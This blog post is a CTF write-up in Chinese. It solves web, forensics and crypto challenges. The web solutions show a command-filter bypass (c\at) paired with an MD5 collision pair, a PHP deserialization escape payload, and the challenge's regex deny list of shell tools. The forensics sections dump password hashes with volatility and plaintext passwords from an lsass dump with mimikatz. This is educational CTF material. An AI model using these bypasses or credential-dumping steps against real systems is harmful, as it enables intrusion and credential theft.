

第二届安淘杯2019部分writeup

原创

大千SS 于 2019-12-01 19:21:58 发布 4911 收藏 2

分类专栏： 赛题复现

版权声明： 本文为博主原创文章， 遵循[CC 4.0 BY-SA](#)版权协议， 转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/zz_Caleb/article/details/103338156

版权



[赛题复现 专栏收录该内容](#)

15 篇文章 1 订阅

订阅专栏

Web

easy_web

参数可疑： ?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=

TXpVek5UTTFNbVUzTURabE5qYz0进行两次base64解密，一次hex解密得到555.png

可能是可能利用的文件读取漏洞，对index.php进行读取

```
<?php
error_reporting(E_ALL || ~ E_NOTICE);
header('content-type:text/html;charset=utf-8');
$cmd = $_GET['cmd'];
if (!isset($_GET['img']) || !isset($_GET['cmd']))
    header('Refresh:0;url=./index.php?img=TXpVek5UTTFNbVUzTURabE5qYz0&cmd=' );
$file = hex2bin(base64_decode(base64_decode($_GET['img'])));

$file = preg_replace("/[^a-zA-Z0-9.]+/", "", $file);
if (preg_match("/flag/i", $file)) {
    echo '<img src ="/ctf3.jpeg">';
    die("xixi~ no flag");
} else {
    $txt = base64_encode(file_get_contents($file));
    echo "<img src='data:image/gif;base64," . $txt . "'></img>";
    echo "<br>";
}
echo $cmd;
echo "<br>";
if (preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|echo|sh|\'|\"|`|;|,|\\*|\\?|\\\\|\\\\\\|\\n|\\t|\\r|\\xA0|\\{|\\}|\\(|\\)|\\&[^\\d]|@|\\||\\$|\\[|\\]|\\{|\\}|\\(|\\)|-|<|>|\\", $cmd)) {
    echo("forbid ~");
    echo "<br>";
} else {
    if ((string)$_POST['a'] !== (string)$_POST['b'] && md5($_POST['a']) === md5($_POST['b'])) {
        echo `$cmd`;
    } else {
        echo ("md5 is funny ~");
    }
}
```

参数cmd是推测是命令执行的，但是有正则过滤：

```
preg_match("/ls|bash|tac|nl|more|less|head|wget|tail|vi|cat|od|grep|sed|bzmore|bzless|pcre|paste|diff|file|echo|sh|\'|\"|\`|;|,|\\*|\\?|\\\\|\\\\\\\\\\n\\t\\r|\\xA0|\\{|\\}|\\(|\\)|\\&[^d]|@|\\||\\$|\\[\\]|\\{|\\}|\\(|\\)|-|<|>/i", $cmd)
```

而且还有md5碰撞：

```
if ((string)$_POST['a'] != (string)$_POST['b'] && md5($_POST['a']) == md5($_POST['b']))
```

这个md5的绕过方法比较固定：

```
a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2  
b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2
```

然后就可以命令执行了，用的burp发的包，我的ackbar执行之后不出结果，可能哪里有问题

The screenshot shows the Burp Suite interface with a captured request and response.

Request:

```
POST /index.php?cmd=dir HTTP/1.1
Host: 77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 389
Origin: http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn
Connection: close
Referer: http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn/index.php?img=TxpVek5UTTFNbVUzTURabE5qYz0&cmd=dir
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 09 Dec 2019 14:24:24 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 286
Connection: close
Refresh: 0;url=/index.php?img=TxpVek5UTTFNbVUzTURabE5qYz0&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33
```

The response body contains an HTML page with a style block that includes a background image of ./bj.png. The style block is highlighted with a red box.

At the bottom of the interface, there are search bars and a status message: "https://blog.csdn.net/554 bytes | 152 millis".

没有flag线索啊，dir%20/看下根目录文件试试：

The screenshot shows the Burp Suite interface with a captured request and response.

Request:

```
POST /index.php?cmd=dir HTTP/1.1
Host: 77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 389
Origin: http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn
Connection: close
Referer: http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn/index.php?img=TxpVek5UTTFNbVUzTURabE5qYz0&cmd=dir
Upgrade-Insecure-Requests: 1
```

Response:

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 09 Dec 2019 14:24:24 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 286
Connection: close
Refresh: 0;url=/index.php?img=TxpVek5UTTFNbVUzTURabE5qYz0&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33
```

The response body contains an HTML page with a style block that includes a background image of ./bj.png. The style block is highlighted with a red box.

Request

Raw Params Headers Hex

```
POST /index.php?cmd=dir%20 HTTP/1.1
Host: 77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 389
Origin: http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn
Connection: close
Referer:
http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn/index.php?img=TxpVek5U
TTFNbVUzTURabE5qYz0&cmd=dir
Upgrade-Insecure-Requests: 1

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%bb
2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%ef
3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%6f
b%5f%07%fe%a2&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15
%87%3d%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2
%02%a8%28%4b%b3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1
%d5%5d%83%60%fb%5f%07%fe%a2
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 09 Dec 2019 14:25:47 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 361
Connection: close
Refresh: 0;url=./index.php?img=TxpVek5UTTFNbVUzTURabE5qYz0&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33

</img><br>dir /<br>bin dev flag lib media opt root sbin sys usr
boot etc home lib64 mnt proc run srv tmp var
<html>
<style>
body{
background:url(/bj.png) no-repeat center center;
background-size:cover;
background-attachment:fixed;
background-color:#CCCCCC;
}
</style>
<body>
</body>
</html>
```

① < + > Type a search term 0 matches

② < + > Type a search term 0 matches

https://blog.cs 629 bytes | 87 millis

注意空格%20编码，不然没结果

cat、tac、more、less、tail等查看文件内容的都被禁用了，怎么查看flag呢？

从过滤代码中看到：\|\|

然而\|才是匹配一个\，所以使用\绕过： cmd=/bin/ca\t或者cmd=/bin/c\at

(ls c\at这样带个转义字符的命令在Linux上也是确实可以执行的)

Burp Suite Professional v2.0.05beta - Temporary Project - licensed to surferxyz

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × ...

Go Cancel < | > | Follow redirection

Target: http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn

Request

Raw Params Headers Hex

```
POST /index.php?cmd=/bin/c\at%20/flag HTTP/1.1
Host: 77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101
Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 389
Origin: http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn
Connection: close
Referer:
http://77295b12-5cc0-44cc-9596-1b61cfdb7ded.node3.buuoj.cn/index.php?img=TxpVek5U
TTFNbVUzTURabE5qYz0&cmd=dir
Upgrade-Insecure-Requests: 1

a=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%bb
2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%ef
3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%6f
b%5f%07%fe%a2&b=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15
%87%3d%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2
%02%a8%28%4b%b3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1
%d5%5d%83%60%fb%5f%07%fe%a2
```

Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 09 Dec 2019 14:32:36 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 303
Connection: close
Refresh: 0;url=./index.php?img=TxpVek5UTTFNbVUzTURabE5qYz0&cmd=
Vary: Accept-Encoding
X-Powered-By: PHP/7.1.33

</img><br>/bin/c\at
<html>
<style>
body{
background:url(/bj.png) no-repeat center center;
background-size:cover;
background-attachment:fixed;
background-color:#CCCCCC;
}
</style>
<body>
</body>
</html>
```



easy_serialize_php

```
<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','fl1g');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
} else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
} else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
} else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

首先phpinfo这里有提示，传参f=phpinfo可以找到d0g3_f1ag.php，可能就是flag从存放处了。

仔细看一下代码我们要上处的是\$_SESSION，目的是反序列化并base64decode之后要读到d0g3_f1ag.php。
构造payload:

```
_SESSION[phpflag]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

可以看到巧妙之处，这样经过filter(serialized(\$_SESSION))之后得到：

```
a:1:{s:7:"";s:48:";s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}"}
```

由于phpflag被过滤，s:7的内容就变成了";s:48:，这样后面的s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";可以正常解析为img=ZDBnM19mMWFnLnBocA==，这样d0g3_f1ag.php就可以被读到了

Request

Raw Params Headers Hex

```
POST /index.php?show_image HTTP/1.1
Host: eda6a84a-a73c-45e8-a59e-a82de01f1628.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 66

_SESSION[flagphp]=;s:1:"1";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";|
```

Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Server: openresty
Date: Mon, 09 Dec 2019 16:08:11 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 45
Connection: close

<?php
$flag = 'flag in /d0g3_f1ag';
?>

https://blog.csdn.net/zz\_Caleb
```

(记得修改为POST方法，右键change)

接着读取/d0g3_f1ag即可

Misc

吹着斯扫二维码

这个就有点过分了，36张碎片，手动拼二维码



二维码扫出来的结果是：

```
BASE Family Bucket ??? 85->64->85->13->16->32
```

下面就需要把压缩包的注释内容进行base的这一系列的解码了，但是这个13是什么玩意。。。 (rot13啦，被骗了QAQ)
(为毛能爆破出压缩包的密码，解出来flag.txt是乱码。。。被这个误导了)

上面的其实是加密顺序，解码顺序和上面的相反

GNATOMJVIQZUKNJXRCTGNRTG!3EMNZTGNBTKRJWG!2UIMRRGNBDEQZWG!3DKMSFGNCMDRJTI!3TMNBQGM4TER
RTGEZTOMRXGQYDGOBWG!2DCNBY

base32解码：3A715D3E574E36326F733C5E625D213B2C62652E3D6E3B7640392F3137274038624148

base16解码：:q>WN62os<^b]!;,be.=n;v@9/17'@8bAH

rot13解码：:d]>JA62bf<^o]!;,or.=a;i@9/17'@8oNU

base85解码：PCtvdWU4VFJnQUByYy4mK1lraTA=

base64解码：<+oue8TRgA@rc.&+Yki0

base85解码：ThisIsSecret!233

解压拿到flag：flag{Qr_Is_MeAn1nGfuL}

music

解压有三个文件：



password.txt中内容：

3.mp3的密码是123456哦

使用mp3stego和密码123456解密3.mp3：

```
Decode.exe -X 3.mp3 -P 123456
```

解密得到：密码是123qwe123

解压林俊杰压缩包得到wav文件，这个依然是个隐写，使用silenteye去decode得到flag：flag{lsb_is_so_easy}

secret

解压得到的是dump内存文件，使用volatility进行分析

先看下大致信息：

```
volatility -f mem.dump imageinfo
```

```
root@kali:/mnt/hgfs/共享文件夹# volatility -f mem.dump imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
INFO : volatility.debug : Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
      AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
      AS Layer2 : FileAddressSpace (/mnt/hgfs/共享文件夹/mem.dump)
      PAE type : No PAE
      DTB : 0x187000L
      KDBG : 0xf80003e02110L
      Number of Processors : 1
      Image Type (Service Pack) : 1
          KPCR for CPU 0 : 0xfffff80003e03d00L
          KUSER SHARED DATA : 0xfffff78000000000L
      Image date and time : 2019-11-13 08:39:44 UTC+0000
      Image local date and time : 2019-11-13 16:39:44 +0800
https://blog.csdn.net/zz_Caleb
```

然后看一下内存中的进程

```
volatility -f mem.dump --profile=Win7SP1x64 pslist
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Ex
0xffffffa800ccc1b10	System	4	0	88	534	-----	0	2019-11-13 08:31:48 UTC+0000	
0xffffffa800d2fbb10	smsvc.exe	252	4	2	29	-----	0	2019-11-13 08:31:48 UTC+0000	
0xffffffa800e2227e0	csrss.exe	344	328	9	400	0	0	2019-11-13 08:31:49 UTC+0000	
0xffffffa800e3f3340	wininit.exe	396	328	3	79	0	0	2019-11-13 08:31:49 UTC+0000	
0xffffffa800e3f77d0	csrss.exe	404	388	10	225	1	0	2019-11-13 08:31:49 UTC+0000	
0xffffffa800e41fb10	winlogon.exe	444	388	3	111	1	0	2019-11-13 08:31:49 UTC+0000	
0xffffffa800e457060	services.exe	500	396	8	210	0	0	2019-11-13 08:31:49 UTC+0000	
0xffffffa800e426b10	lsass.exe	508	396	6	554	0	0	2019-11-13 08:31:49 UTC+0000	
0xffffffa800e464060	lsm.exe	516	396	9	145	0	0	2019-11-13 08:31:49 UTC+0000	
0xffffffa800e4f8b10	svchost.exe	608	500	10	351	0	0	2019-11-13 08:31:50 UTC+0000	
0xffffffa800e52bb10	svchost.exe	684	500	8	273	0	0	2019-11-13 08:31:50 UTC+0000	
0xffffffa800e570b10	svchost.exe	768	500	21	443	0	0	2019-11-13 08:31:50 UTC+0000	
0xffffffa800e5b5b10	svchost.exe	816	500	16	381	0	0	2019-11-13 08:31:50 UTC+0000	
0xffffffa800e5d7870	svchost.exe	860	500	18	666	0	0	2019-11-13 08:31:50 UTC+0000	
0xffffffa800e5f8b10	svchost.exe	888	500	37	919	0	0	2019-11-13 08:31:50 UTC+0000	
0xffffffa800e66c870	svchost.exe	1016	500	5	114	0	0	2019-11-13 08:31:50 UTC+0000	
0xffffffa800e74fb10	svchost.exe	1032	500	15	364	0	0	2019-11-13 08:31:51 UTC+0000	
0xffffffa800e510320	spoolsv.exe	1156	500	13	273	0	0	2019-11-13 08:31:51 UTC+0000	
0xffffffa800e5b0060	svchost.exe	1184	500	11	194	0	0	2019-11-13 08:31:51 UTC+0000	
0xffffffa800e56e060	svchost.exe	1276	500	10	155	0	0	2019-11-13 08:31:52 UTC+0000	
0xffffffa800e685060	svchost.exe	1308	500	12	228	0	0	2019-11-13 08:31:52 UTC+0000	
0xffffffa800e632060	svchost.exe	1380	500	4	167	0	0	2019-11-13 08:31:52 UTC+0000	
0xffffffa800e692060	VGAuthService.	1480	500	4	94	0	0	2019-11-13 08:31:52 UTC+0000	
0xffffffa800e7dab10	vmtoolsd.exe	1592	500	11	287	0	0	2019-11-13 08:31:52 UTC+0000	
0xffffffa800e8a7720	svchost.exe	1824	500	6	92	0	0	2019-11-13 08:31:53 UTC+0000	
0xffffffa800e898300	WmiPrvSE.exe	1980	608	10	203	0	0	2019-11-13 08:31:53 UTC+0000	
0xffffffa800e8e9b10	dllhost.exe	2044	500	15	197	0	0	2019-11-13 08:31:53 UTC+0000	
0xffffffa800e90d840	msdtc.exe	1320	500	14	152	0	0	2019-11-13 08:31:54 UTC+0000	
0xffffffa800e991b10	taskhost.exe	2208	500	10	264	1	0	2019-11-13 08:31:56 UTC+0000	
0xffffffa800e44a7a0	dwm.exe	2268	816	7	144	1	0	2019-11-13 08:31:57 UTC+0000	
0xffffffa800e9b8b10	explorer.exe	2316	2260	25	699	1	0	2019-11-13 08:31:57 UTC+0000	
0xffffffa800ea4f060	vm3dservice.ex	2472	2316	2	40	1	0	2019-11-13 08:31:57 UTC+0000	
0xffffffa800ea54b10	vmtoolsd.exe	2480	2316	9	188	1	0	2019-11-13 08:31:57 UTC+0000	
0xffffffa800ea9ab10	rundll32.exe	2968	2620	6	611	1	1	2019-11-13 08:32:02 UTC+0000	
0xffffffa800e8b59c0	WmiPrvSE.exe	2764	608	11	316	0	0	2019-11-13 08:32:13 UTC+0000	
0xffffffa800ea75b10	cmd.exe	2260	2316	1	20	1	0	2019-11-13 08:33:45 UTC+0000	
0xffffffa800e687330	conhost.exe	2632	404	2	63	1	0	2019-11-13 08:33:45 UTC+0000	
0xffffffa800e41db10	WmiApSrv.exe	2792	500	4	113	0	0	2019-11-13 08:34:27 UTC+0000	
0xffffffa800ed68840	CnCrypt.exe	1608	2316	4	115	1	1	2019-11-13 08:34:40 UTC+0000	
0xffffffa800e4a5b10	audiogd.exe	2100	768	6	130	0	0	2019-11-13 08:39:29 UTC+0000	
0xffffffa800ea57b10	DumpIt.exe	1072	2316	1	26	1	1	2019-11-13 08:39:43 UTC+0000	
0xffffffa800ealc060	conhost.exe	2748	404	2	62	1	0	2019-11-13 08:39:43 UTC+0000	

https://blog.csdn.net/zz_Caleb

发现下面两个可以的DumpIt.exe和CnCrypt.exe，看来这题和CnCrypt有关， CnCrypt是中国版TrueCrypt，是一个加密文件， 加密过的文件后缀为ccx。

查看一下内存中的file有没有flag的信息：

```
volatility -f mem.dump --profile=Win7SP1x64 filescan | grep flag
```

果然出现flag.ccx，然后导出：

```
volatility -f mem.dump --profile=Win7SP1x64 dumpfiles -Q 0x000000003e435890 -D ./ -u
```

文件名是根据volatility的内部模式命名的，改名为flag.ccx

挂载到CnCrypt上，需要密码才能查看

哪有密码的线索？使用administrator的密码试试吧

volatility导出administrator的hash值得到：

```
Administrator:500:6377a2fdb0151e35b75e0c8d76954a50:0d546438b1f4c396753b4fc8c8565d5b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

0d546438b1f4c396753b4fc8c8565d5b拿去md5解密得到密码ABCabc123

解开ccx文件进入这个磁盘拿到flag： flag{now_you_see_my_secret}

Attrack

binwalk发现有压缩包，foremost分解出来，还有很多图片，压缩包里面就是flag，但是没有解压密码
压缩包注释里面：

这可是administrator的秘密，怎么能随便给人看呢？

联想到可能是windows密码，继续进行数据包分析，HTTP对象中有：

分组	主机名	内容类型	大小	文件名
8301	192.168.206.131	text/html	50 bytes	conf1g.php
8311	192.168.206.131	application/x-www-...	3451 bytes	conf1g.php
8313	192.168.206.131	text/html	440 bytes	conf1g.php
8325	192.168.206.131	application/x-www-...	1030 bytes	conf1g.php
8326	192.168.206.131	text/html	312 bytes	conf1g.php
8334	192.168.206.131	application/x-www-...	1044 bytes	conf1g.php
8335	192.168.206.131	text/html	197 bytes	conf1g.php
20460	192.168.206.131	application/vnd.tcp...	34 MB	lsass.dmp
20790	192.168.206.131	text/html	2659 bytes	errorPageStrings.js
20809	192.168.206.131	text/html	2659 bytes	analyze.js
20812	192.168.206.131	text/html	2208 bytes	errorPageStrings.js
20820	192.168.206.131	text/html	2659 bytes	httpErrorPagesScripts.js
20830	192.168.206.131	text/html	2659 bytes	policy.js
20849	192.168.206.131	text/html	2659 bytes	ieerror.js
20859	192.168.206.131	text/html	2659 bytes	privacypolicy.js
20865	192.168.206.131	text/html	2659 bytes	NewTabPageScripts.js
20875	192.168.206.131	text/html	2659 bytes	error.js
20886	192.168.206.131	text/html	2659 bytes	invalidcert.js

一个镜像文件，应该

就是Windows的，接下来就是获取Windows凭据了，使用工具mimikatz来抓取密码：

(Windows下要管理员身份运行才能正常运行)

```
sekurlsa::minidump lsass.dmp
```

```
sekurlsa::logonpasswords full
```

可以看到导出的密码:

```
Authentication Id : 0 ; 347784 (00000000:00054e88)
Session          : Interactive from 1
User Name        : Administrator
Domain           : WIN7
Logon Server     : WIN7
Logon Time       : 2019/11/14 9:38:33
SID              : S-1-5-21-1539156736-1959120456-2224594862-501

msv :
[00000003] Primary
* Username : Administrator
* Domain  : WIN7
* LM       : c4d0515fb12046a475113b7737dc0019
* NTLM     : aafdad330f5a9f4fbf562ed3d25f97de
* SHA1     : 8b9a7ca86970d1392b6fa0b94b8694c2b919469f

tspkg :
* Username : Administrator
* Domain  : WIN7
* Password : W3lc0meToD0g3

wdigest :
* Username : Administrator
* Domain  : WIN7
* Password : W3lc0meToD0g3
```

https://blog.csdn.net/zz_Caleb

解压得flag.txt, flag在文件最下面:

D0g3{3466b11de8894198af3636c5bd1efce2}

Crypto

funney-php

题目代码:

```

<?php
$miwen="=Z2KqkyJnu1IKMIIHgyJD01GBkRGCWIFWqxFSEHFXS0C/NxC80GB54mC9DQA0RGZ";

function encode($str){

$str1=array();
$str1=unpack("C*", $str);
for($_0=0;$_0<count($str1);$_0++){
$_c=$str1[$_0];
$_=$_.$_c;
}

$_d=array();
for($_1=0;$_1<strlen($_);$_1++){
$_d[$_1]=substr($_,$_1,1);
$_e=ord($_d[$_1])+$_1;
$_f=chr($_e);
$_=$_.$_f;
if($_%100==0)
$_=base64_encode($_);
}
$_=strrev(str_rot13(base64_encode($_)));

return $_;
}

$anwser=encode($str);
print($anwser);
?>

```

解密代码:

```

//来自Nepnep大佬们的脚本，自己写的稍微复杂了点
<?php
$miwen="=Z2KqkyJnu1IKMIIHgyJD01GBkRGCWIFWqxFSEHFXS0C/NxC80GB54mC9DQA0RGZ";

function decode($encode_str){

$_ = base64_decode(str_rot13(strrev($encode_str)));

for ($i=0; $i < strlen($encode_str); $i++) {

$_.=chr(ord($_[$i])- $i);

}
echo '<br>解密后的flag为（这是ascii转换为字符即可）：'. $_. '<br>';
}
// flag{easy_encode}

```

题目代码中的if(\$_%100==0)没啥用

justaBase

VGh1IGdlb@xvZ#kgb@YgdGh1IEVhcRoJ#Mgc#VyZmFjZSBpcyBkb@!pbmF)ZWQgYnkgdGh1IHhcRpY#VsYXIgcHJvcGVydG1lcyBvZiB#YXR1ci\$gUHJ1c@VudCvbibFYXJ)aCBpbIBzb@xpZCwgbGlxdWlkLCBhbQgZ@FzZW(!cyBzdGF)ZXMstIhdhdGVyIG1zIGV\$Y@VwdG1vbmFsbHkgcmVhY#RpdmuuIE1)IGRp#NvbHZ1cywgHJhbNwb#J)cywgYW%kIHByZWNpcG1)YXR1cyBtYW%%IGNoZW!pY@FsIGNvbXBvdW%kcyBhbmqgaXMgY@uc#RhbnRseSBtb@RpZnlpbmcgdGh1IGZhY@Ugb@YgdGh1IEVhcRoLiBFdmFwb#JhdGVkIGZyb@)gdGh1IG(jZWfucywgd@F)ZXIgdmFwb#IgZm(ybXMgY@xvdWRzLCBzb@!1IG(mIHDoaWNoIGFyZSB)cmFuc#BvcnR1ZCBieSB#aW%kIG(@ZXIgdmGh1IGNVbnRpbmVudHMuIENvbmr1bnNhdG1vbibmcm(tIHRoZSBjbG(!ZHMcHJvdm1kZMgdGh1IGVzc@VudG1hbCBhZ@VudCBvZiBjb@%)aW%1bnRhbCB1cm(zaw(uOiByYwluL1RoZSBYXRLIGF)IHdoaWNoIGEgbw(sZWN!bGUgb@Ygd@F)ZXIgcfGzc@VzIHRob#VnaCB)aGUgY#1jbGUgaXMgbm()IHJhbmrVbQpBbmQgdGh1IGZsYwcaXM^IENU RnsyMi!RV)VSVF1VSU*tUExLSkhHRkRTLUFaWENWQk%NfQ==


在字母数字键盘上把每个符号换成对应的数字即可

VGh1IGdlb2xvZ3kgb2YgdGh1IEVhcRoJ3Mgc3VyZmFjZSBpcyBkb21pbmF0ZWQgYnkgdGh1IHhcRpY3VsYXIgcHJvcGVydG1lcyBvZiB3YXR1ci4gUHJ1c2VudCvbibFYXJ0aCBpbIBzb2xpZCwgbGlxdWlkLCBhbQgZ2FzZW91cyBzdGF0ZXMstIhdhdGVyIG1zIGV4Y2VwdG1vbmFsbHkgcmVhY3RpdmuuIE10IGRp3NvbHZ1cywgHJhbNwb3J0cywgYW5kIHByZWNpcG10YXR1cyBtYW55IGNoZW1pY2FsIGNvbXBvdW5kcyBhbmqgaXMgY29uc3RhbnRseSBtb2RpZnlpbmcgdGh1IGZhY2Ugb2YgdGh1IEVhcRoLiBFdmFwb3JhdGVkIGZyb20gdGh1IG9jZWfucywgd2F0ZXIgdmFwb3IgZm9ybXMgY2xvdWRzLCBzb211IG9mIHdoaWNoIGFyZSB0cmFuc3BvcnR1ZCBieSB3aW5kIG92ZXIgdGh1IGNVbnRpbmVudHMuIENvbmr1bnNhdG1vbibmcm9tIHRoZSBjbG91ZHMcHJvdm1kZMgdGh1IGVzc2VudG1hbCBhZ2VudCBvZiBjb250aW51bnRhbCB1cm9zaW9uOiByYwluL1RoZSBYXRLIGF0IHdoaWNoIGEgbw9sZWN1bGUgb2Ygd2F0ZXIgcfGzc2VzIHRob3VnaCB0aGUgY31jbGUgaXMgbm90IHJhbmrVbQpBbmQgdGh1IGZsYwcaXM6IENU RnsyMi1RV0VSVF1VSU8tUExLSkhHRkRTLUFaWENWQk5NfQ

